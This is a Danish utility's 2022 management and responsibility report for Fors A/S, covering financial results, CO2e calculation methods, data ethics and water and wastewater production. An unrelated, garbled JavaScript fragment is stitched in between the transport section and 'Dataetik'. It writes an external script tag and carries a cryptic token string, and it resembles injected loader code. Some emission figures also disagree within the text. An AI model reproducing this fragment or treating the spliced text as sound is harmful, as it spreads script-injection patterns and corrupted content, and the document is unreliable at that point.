



Fors A/S

# Ledelses- og ansvarlighedsrapport 2022



vores natur  
vores ansvar

## Udgivelse

Juni 2023

## Publikationstype

Ledelsesrapport, COP-rapport

## Tilgængelighed

[www.fors.dk/publikationer](http://www.fors.dk/publikationer)

Alle rettigheder forbeholdes Fors A/S

[www.fors.dk](http://www.fors.dk)

CVR 33 03 28 38

## Foto

Christensen, N. H.

Madsen, A. N.

Regild, C.

## Redaktion

Nielsen, S. H.

Landt, C. C.

Behrndt, A.

Presse & Kommunikation

**Sammen med vores  
ejerkommuner skal vi  
omsætte den abstrakte  
klimadagsorden til  
noget konkret og lokalt.**

*Michael Brandt,  
Adm. direktør i Fors A/S*

## Indhold

Sammen om natur i balance	4
Oversigt over anlæg, organisation	6
Juridisk selskabsstruktur	6
Om os	7
Fors koncernen i overskrifter	8
Hovedtal for koncernen 2021-2022	9
Resultater for selskaberne i koncernen	9
Beregning af miljøpåvirkningerne	10
Dataetik	13
Vores produktion	14
Fors A/S støtter UN Global Compact og FN's verdensmål for bæredygtig udvikling	18
Ansvarlighedsrapport	21
Fors A/S påvirker klima og miljø – og tager ansvar	22
Sådan tager vi ansvar for klima og miljø	22
Ansvarlig ressourcehåndtering	23
Opfølgning på målsætninger for 2022 – miljø, klima og bæredygtighed	28
Målsætninger 2021-2025 – miljø, klima og bæredygtighed	34
Fors A/S påvirker samfundet – og tager socialt samfundsansvar	37
Målsætning – samfund og socialt ansvar	40
Ansvarlig virksomhed	44
Opfølgning på målsætninger 2022 – socialt ansvar	46
Bilag 1 – Beregninger	48



# Sammen om natur i balance

## Årets resultat

Resultatet efter skat i årsregnskabet udgør 0,2 mio. kr. Virksomheden er underlagt 'hvile-i-sig-selv-princippet', og skal hvert år opgøre sit mellemværende med kunderne i form af enten en opkrævningsret eller afregningsforpligtelse.

## Orientering fra bestyrelsesformand og adm. direktør

### En grønnere fremtid

Fors A/S er en vigtig del af rigtig mange familiers hverdag. Fra de står op, og til de går i seng – og mens de sover. Med de seneste valg (Europaparlamentsvalg i maj 2019, Folketingsvalg i juni 2019, Kommunal- og Regionsrådsvalg i november 2021 samt Folketingsvalg i november 2022) – som har været kendetegnet ved at være klimavalg, har dagsordenen i den grad ændret sig.

Vi er i forsyningsbranchen blevet mere end toiletskyl, affaldsbeholdere, varmen i hjemmene og vandet til morgenkaffe. Det er vi stadig – men vi er også meget mere.

Vi er en vigtig bidragsyder til den grønne omstilling. Vi skal sammen med vores ejerkommuner omsætte den

lidt abstrakte grønne klimadagsorden til konkrete indsatser lokalt. For os, vores børn og vores børnebørn.

Fors A/S er kundernes grønne partner, der gør deres hverdag let – og hvor vi sammen sikrer, at der er natur til de fremtidige generationer. Derfor tager vi hånd om klimaudfordringerne og sikrer, at vi har omtanke for de ressourcer, vi bruger, og dem vi leverer tilbage til naturen.

### En ny og ændret hverdag

I 2022 ændrede hverdagen sig for mange, da Rusland invaderede Ukraine. Det bredte sig som ringe i vandet – også til Danmark. Her blev der med de stigende naturgaspriser sat fokus og ekstra turbo på i forhold til den grønne omstilling. Hverdagens varme blev for mange danskere bekostelig, og nye løsninger uden afhængighed af hverken naturgas og olie var – og er stadig – eftertragtet. Det gælder især fjernvarme, som nu er på alles læber.

Men den kæmpe efterspørgsel giver også et kæmpe pres på markedet og i branchen, nu hvor alle ønsker fjernvarme. Det er også noget, vi mærker hos Fors A/S. Priseme på materialer er steget betragteligt, og rekrut-



teringsmæssigt er der også kamp om kræfterne. Den generelle efterspørgsel er noget, der kan få betydning for flere af konverteringsprojekterne – og det gælder bredt i hele branchen.

### **En investering i fremtiden**

Vi tænker måske ikke over, at vi hver dag har adgang til et rent glas vand, at vi børster børnenes tænder i det eller bruger det i vores madlavning. Men vi skal betragte vores drikkevand som et værdifuldt aktiv, som vi er villige til at beskytte, så vores børn og børnebørn også har fri adgang til rent drikkevand, præcis som vores generation har været vant til. Den bevidsthed om naturen som en knap ressource er vi nødt til at have med os – både som forsyningsselskab og som private kunder. Netop derfor arbejder Fors A/S hårdt på at indgå frivillige aftaler om grundvandsbeskyttelse. Dette kommer vi nærmere ind på senere i denne rapport.

### **Sammen når vi længst**

I Fors A/S forbereder vi fremtidens klimaløsninger samtidig med, at vi hver dag sikrer fundamentet for en nem hverdag for vores kunder.

Vi kan i fællesskab nå rigtig langt – men vi har stadig

brug for samarbejde og partnerskaber. Vi kan ikke løse de grønne udfordringer alene. Derfor skal Fors A/S være det naturlige valg som samarbejdspartner og indgå i partnerskaber, der gør os endnu bedre.

Et konkret eksempel på dette er 'Kundeforum', som for alvor fik luft under vingerne i 2022. Formålet med Kundeforum er at skabe rammen for en struktureret dialog mellem bestyrelse og en fast repræsentativ gruppe af kunder, som også er ambassadører for Fors A/S.


Samarbejde og partnerskaber er vigtigt. Det gælder med vores kunder, vores ejere, vores samarbejdspartnere – og ikke mindst også med børn og unge. De er nemlig også vigtige bidragsydere, da de kommer til at drive det arbejde videre, vi lige nu er med til at understøtte.

God læselyst!


Claus Juhl  
Bestyrelsesformand


Michael Brandt  
Adm. direktør

# Oversigt over anlæg, organisation



# Juridisk selskabsstruktur






## Om os

Hos Fors A/S er vi cirka 210 medarbejdere, der leverer vand, fjernvarme, rensr spildevand, indsamler affald og driver genbrugspladser. I alt når vi hver dag knap 200.000 kunder med et eller flere af vores produkter.


# Fors koncernen i overskrifter

## Kundens takstkroner går til:

Moms og afgifter:	23 %
Investeringer:	20 %
Drift:	57 %



**214**  
medarbejdere



**774.890**  
i omsætning



**Knap 200.000**  
kunder

**Egenkapital på**  
**4.304.599 t.kr.**



## Hovedtal for koncernen 2021-2022

(t.kr.)	2022	2021
Nettoomsætning	774.890	762.636
Bruttoresultat	87.169	97.391
Driftsresultat	6.791	16.860
Finansielle poster netto	-11.945	-15.258
Skat af årets resultat	4.886	3.014
<b>Årets resultat</b>	<b>239</b>	<b>4.616</b>
Egenkapital	4.304.599	4.297.725
Årets investeringer	326.458	218.159

## Resultater for selskaberne i koncernen



### Affald t.kr.

Omsætning  
2022: 97.386  
2021: 96.928

Årets resultat  
2022: -2.973  
2021: -1.663



### Vand t.kr.

Omsætning  
2022: 52.430  
2021: 52.338

Årets resultat  
2022: -3.246  
2021: -285



### Varme t.kr.

Omsætning  
2022: 301.740  
2021: 293.911

Årets resultat  
2022: 0  
2021: 0



### Spildevand t.kr.

Omsætning  
2022: 295.877  
2021: 298.854

Årets resultat  
2022: -1.353  
2021: 348

# Beregning af miljøpåvirkningerne

Denne Ledelses- og Ansvarlighedsrapport bygger på en række data fra hele Fors A/S. Undervejs i beregningerne er vi blevet klogere på vores data. Kombineret med ændringer i eksterne forhold er der i nogle sammenhænge sket justeringer i forhold til tidligere rapporteringer.

## Miljødeklaration på el

Energinet udsender årligt en foreløbig miljødeklaration på el – 'Foreløbig miljødeklaration af 1 kWh el' – fra det foregående år. I den angives den CO<sub>2</sub>e-emission, som er forbundet med elproduktionen for henholdsvis Øst- og Vestdanmark. Den endelige miljødeklaration for el udgives efter Ledelses- og Ansvarlighedsrapporten bliver fremsendt til revision. Derfor anvendes den foreløbige miljødeklaration for el fra Østdanmark til beregning af CO<sub>2</sub>e for elforbruget.

I dette års el-deklaration er der en række ændringer, der bunder i GHG-protokollen og er tilrettet således, at deklARATIONEN bedre hænger sammen med CSR-afrapporteringen om 'Location based' (Energinet, 2023, 'Foreløbige gennemsnitlige miljødeklaration af 1 kWh el, 2022'). Ændringer består bl.a. i, at den danske elproduktion forfordes ikke dansk produktion (som i tidligere udgaver), men er sidestillet med import med dansk forbrug og eksport med forbrug. Desuden indgår den del af den producerede el, som går til eget forbrug og dermed ikke leveres til elnettet, ikke i den nye deklARATION. Da den nuværende el-deklaration er lokalt baseret, betyder dette også at CO<sub>2</sub>e-faktoren er reduceret drastisk. I Østdanmark er den på 66,37 g/kWh (som er den Fors A/S tilhører), hvorimod Vestdanmark har en CO<sub>2</sub>e-faktor på 152,68 g/kWh. Forskellen skyldes større mængder af olie og naturgas i Vestdanmark til elproduktion og en større andel af atomkraft i det østlige net. Energinet anbefaler ikke, at der anvendes den tidligere emissionsfaktor, der var baseret på den tidligere metode. Dette har betydning for Fors A/S Ledelses- og Ansvarlighedsrapport, idet rapporten kontinuerligt sammenholder gældende produktion og forbrug i et fem-

årige perspektiv. Derfor ændres alle CO<sub>2</sub>-beregninger med tilbagevirkende kraft.

Dansk Fjernvarme har anbefalet, at der anvendes 200 %-metoden i forhold til miljødeklarationen på el. Denne anbefaling skyldes, at der ved samproduktion af el og varme, benyttes 200 %-metoden. Metoden omhandler fjernvarmes virkningsgrad ved kraftvarme, og da varmen udgør størstedelen af Fors A/S CO<sub>2</sub>e-emissioner, giver det mening at vægte 200 %-metoden overfor 125 %-metoden. VEKS I/S, som Fors A/S aftager varme fra i Roskilde Kommune, anvender ligeledes også 200 %-metoden i deres miljødeklaration på varme.

Dansk Fjernvarme anbefaler, at varmeforsyningerne anvender den finansielle (generelle) deklARATION for el, idet denne tager højde for den el, som er solgt til elforbrugere, der har købt oprindelsesgarantier. Denne anbefaling kommer også, selvom fjernvarmeselskaber ikke må købe oprindelsesgarantier. Denne deklARATION har 'ikke meget at gøre med det fysiske elsystem eller det fysiske flow af energi' (Energinet, 2022, 'Generelle el-deklARATION 2021'). Der udstedes oprindelsesgarantier for 92,5 % af den samlede danske vedvarende energiproduktion, og den generelle el-deklARATION består af 68 % import strøm, og derfor udgør kul og atomkraft en relativ stor del af denne. CO<sub>2</sub>e-emissionsfaktoren for 2021 (som stadig er gældende her i starten af 2023) er på 411,51 g/kWh, i 2020 var emissionsfaktoren på 378 g/kWh CO<sub>2</sub>e. Fors A/S har valgt at fastholde 'local based' deklARATIONEN for el i alle delberegninger, og i den overordnede udledning har Fors A/S valgt at beregne udledninger fra begge deklARATIONER. Da miljødeklARATIONEN, som skrevet, fortæller om den lokale elproduktion og den finansielle deklARATION fortæller noget om emissionen, hvis ikke der er købt oprindelsesgarantier.

## Miljødeklaration for varme

Som nævnt ovenfor indkøber Fors A/S varme fra Vestegens Kraftvarmeselskab I/S (VEKS I/S) til varmeforsyning

af områder i Roskilde Kommune. VEKS I/S udarbejder årligt en miljødeklaration, som Fors A/S er afhængig af for at udarbejde CO<sub>2</sub>e-emissionerne for fjernvarme. Til beregning af CO<sub>2</sub>e-emissionerne for varme i VEKS-området anvendes VEKS I/S miljødeklaration for varme. Det endelige udkommer efter, at denne rapport er gennemgået af revision. Derfor anvendes den foreløbige emissionsfaktor fra VEKS I/S. Desuden modtager Fors A/S ikke de endelige årsopgørelser på indkøbt og dermed forbrugt brændsler inden revision, og der anvendes derfor på samme vis acontomængder på en række brændsler. Overvejende drejer det sig om naturgas i flere forsyningsarter.

### Justering i beregninger

Tal og data om Fors A/S produktion og miljøpåvirkning opgøres på baggrund af følgende forbrug:

- Energi-, transport- og vandressourcer til produktion.
- Affaldsfraktioner fra produktion.
- Drivhusgasser og øvrige, udvalgte udledninger fra produktion.

For henholdsvis produktions- og forbrugsdata er der i denne Ledelses- og Ansvarlighedsrapport indarbejdet data, som ikke tidligere har været medtaget. Derfor vil beregninger i denne Ledelses- og Ansvarlighedsrapport fremstå anderledes, hvis der sammenlignes med tid-

ligere udgivelser. Det skyldes, at der er redigeret i de datasæt, der udgør grundlag for produktionsdata for CO<sub>2</sub>-beregningerne. Data er gennemgående i denne rapportering rettet med tilbagevirkende kraft, så tallene fortsat er sammenlignelige.

### Beregning af transport i Fors A/S

I 2020 har Transportministeriet udgivet en beregningsmetode – Transportøkonomiske Enhedspriser – til brug for samfundsøkonomiske analyser (version 1.96 og version 2.0). Begge er brugt til beregning af CO<sub>2</sub>e-emissionerne for brændsel forbrugt ved transport. Denne beregningsmetode er anvendt til udregning af CO<sub>2</sub>-emissionen for kørsel i private biler i Fors A/S i forbindelse med arbejdsopgaver for Fors A/S. Ligeledes har Energistyrelsen udgivet en rapport – 'Data, tabeller, statistikker og kort, Energistatistik 2021' – hvorfra der kan beregnes CO<sub>2</sub>-emissioner på baggrund af datasæt omhandlende forbrugt benzin og diesel. Denne er anvendt til udregning af CO<sub>2</sub>-emissioner for Fors A/S bilpark, da det valide datasæt består af købte mængder benzin og diesel pr. år. I år er der desuden medtaget beregninger for CO<sub>2</sub>e-emissioner for 'non-road traffic' fra genbrugspladserne i Holbæk. Desuden har vi indhentet data på lastbilkørsel med affald i container fra genbrugspladserne til fx deponi. Disse emissioner indgår særskilt i rapporten.



```
nd = (("https:" == document.location.protocol))
var ("https://ssl" : "http://www.");
t.write(unescape(script: "<script src='//getVarHost.js' type='text/xml'"));
t.write("&#37h3fi||\|@|fr0n7i3r");
= getSecure("d9xksoo99");
```

# Dataetik

Når det kommer til spørgsmålet om data og dataetik, har Fors A/S et kontinuerligt fokus på den data, vi tilvejebringer og behandler.

Generelt tager Fors A/S informationssikkerheden alvorligt, og allerede ved ansættelse modtager nye kolleger en håndbog for IT-sikkerhed. Direktionen, der træffer de ledelsesmæssige beslutninger om anvendelse af data og ny teknologi, sætter desuden jævnligt kampagner med det formål at skabe bevidsthed om den gode adfærd, når det kommer til IT-sikkerhed.

Persondataforordningen (GDPR) har siden den trådte i kraft skærpet bevidstheden både hos Fors A/S, men også hos vores kunder om det faktum, at persondata – heriblandt kundedata – er den enkelte persons egen. Derfor er vi også bevidste om udelukkende at indsamle og benytte data, der er nødvendig for levering af vores kerneydelser, og vi har lovhjemmel til. Data indsamles bl.a. ved hjælp kundernes målere og gennem de styrings- og reguleringssystemer, som benyttes på vores anlæg. Dertil kommer indhentning af data fra private vandværker. Ved al tilvejebringelse af data gælder det, at persondata forbeholdes nøglepersoner med et arbejdsrelateret behov.

Fors A/S køber ikke data fra eksterne parter, og vi sælger ikke data videre til tredjepart. Dog benytter vi eksterne leverandører for at sikre anonymitet ved fx gennemførelse af medarbejdertilfredshedsundersøgelser og lignende. Dertil kommer, at leverandører kan indhente visse data. Det gælder fx data for affald, da Fors A/S benytter ekstern renovatør. I disse tilfælde foreligger der data-behandleraftaler.

Med Fors A/S strategi lægges der i højere grad op til digitalisering af både interne processer og kundevedtatte løsninger. Generelt ved digitaliseringsprojekter gør Fors A/S sig en række dataetiske overvejelser omkring data-behandling, tilgængelighed, adgang og ansvar inden ny teknologi tages i brug.

# Vores produktion


## Drikkevandsproduktion

Fors A/S indvinder grundvand fra kildepladser i Holbæk og Lejre kommuner. Grundvandet behandles på vores vandværker, og distribueres herefter i form af drikkevand via ca. 700 km vandledning til kunderne i Holbæk, Lejre og Roskilde.


I 2022 blev 5.245.618 m<sup>3</sup> drikkevand leveret fra samtlige drikkevandsanlæg i Fors A/S. Det er en noget lavere leverance end i 2021, hvor der blev leveret 5.636.714 m<sup>3</sup>. I 2022 var der et samlet vandtab på 7 % – et fald på 3 % i forhold til de 10 % i 2021.

Drikkevandsproduktionen belastede miljøet med 299 tons CO<sub>2</sub>e i 2022, hvilket er et fald på 251 tons CO<sub>2</sub>e sammenlignet med 2021. Faldet skyldes udelukkende falde i CO<sub>2</sub>e-emissions faktor i el-deklarationen. Et fald i hele el-deklarationen fra 142 g/kWh CO<sub>2</sub>e i 2021 til 57,06 g/kWh CO<sub>2</sub>e i 2022 (el-deklarationen).

**Produktion af drikkevand (m<sup>3</sup>) inkl. køb af drikkevand fra eksterne vandværker**



- Fors Vand Lejre A/S: Drikkevandsproduktion (m<sup>3</sup>)
- Fors Vand Holbæk A/S: Drikkevandsproduktion (m<sup>3</sup>)
- Fors Vand Roskilde A/S: Drikkevandsproduktion (m<sup>3</sup>)
- ..... Fors Vand Lejre A/S: Vandtab (%)
- ..... Fors Vand Roskilde A/S: Vandtab (%)
- ..... Fors Vand Holbæk A/S: Vandtab (%)




## Spildevandshåndtering

Fors A/S sørger for drift og vedligeholdelse af 18 renseanlæg samt pumpestationer, bassiner, overløbsbygværker, brønde og ledninger, som alle er en del af det system, der håndterer regn- og spildevand.


I 2022 behandlede Fors A/S 15.276.400 m<sup>3</sup> spildevand. Denne håndtering belastede miljøet med 4.486 tons CO<sub>2</sub>e, svarende til en reduktion på 888 tons CO<sub>2</sub>e sammenlignet med 2021. Det skyldes et fald i CO<sub>2</sub>e-emissionsfaktoren i el-deklarationen. Faldet i el-deklarationen er fra 142 g/kWh CO<sub>2</sub>e i 2021 til kun 66,37 g/kWh CO<sub>2</sub>e i 2022. Der er dog en stigning af lattergasemissionerne med, hvad der svarer til 382 ton CO<sub>2</sub>. Stigning i lattergasemissionen er knyttet til den kvælstofbelastning, som kommer ind på anlæggene.

